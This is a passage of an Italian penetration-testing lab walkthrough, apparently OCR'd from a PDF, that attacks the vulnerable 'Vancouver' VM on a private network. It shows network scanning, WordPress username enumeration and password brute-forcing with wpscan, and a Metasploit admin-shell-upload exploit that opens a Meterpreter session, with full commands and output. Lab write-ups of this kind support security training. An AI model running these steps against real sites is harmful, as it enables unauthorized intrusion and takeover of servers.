

Dopo aver installato Vancouver su VB immaginiamo che questa sia una macchina dell'azienda target per cui stiamo eseguendo il test, come prima cosa dovremo identificare le macchine presenti sulla rete ed eseguiremo quindi una scansione della rete sulla quale noi stessi ci troviamo con kali essendo che l'attacco




viene eseguito dall'interno dell'azienda.

Eseguiremo una scansione della rete in questo caso ho usato il comando (sudo netdiscover -r 192.168.56.0/24) che va ad eseguire una scansione completa della rete sulla quale si trova kali 192.168.56.106 (netdiscover esclude dai risultati l'ip della macchina con la quale si esegue la scansione). Vediamo quindi che ci sono altri




IP attivi sulla rete.


Eseguiamo quindi una scansione delle macchine attive sulla rete con nmap -sV per avere più informazioni e dopo aver individuato la macchina target eseguiamo una scansione approfondita con nmap -p- -A per avere più informazioni sulla macchina e sulle porte aperte. Vediamo che ci sono quindi varie vulnerabilità da poter sfruttare.




Tramite wpscan andiamo a ricercare i nomi utenti del server 192.168.56.105 il comando che usiamo è sudo wpscan –url http://192.168.56.105/backup_wordpress/ --enumerate u



Dopo aver trovato 2 username proviamo un attacco a dizionario tramite wpscan prima sull'username john che ci ha dato come risultato di password enigma



A questo punto tramite msfconsole proviamo a creare una sessione impostando come username john e come password enigma, settiamo poi il target backup_wordpress e l'rhost 192.168.56.105, infine dopo aver lanciato l'exploit usiamo il comando sysinfo per aver più info riguardo la macchina target


View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.56.105
RHOST => 192.168.56.105
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI backup_wordpress
TARGETURI => backup_wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/CitRtzhuRS/bGqerwShQn.php ...
[*] Started bind TCP handler against 192.168.56.105:4444
[*] Sending stage (39927 bytes) to 192.168.56.105
[+] Deleted bGqerwShQn.php
[+] Deleted CitRtzhuRS.php
[+] Deleted ../CitRtzhuRS
[*] Meterpreter session 1 opened (192.168.56.106:43755 → 192.168.56.105:4444) at 2023-10-02 09:55:08 -0400
meterpreter > ip a
[-] Unknown command: ip
meterpreter > ifconfig
[-] The "ifconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > sysinfo
Computer : bsides2018
OS : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter : php/linux
meterpreter >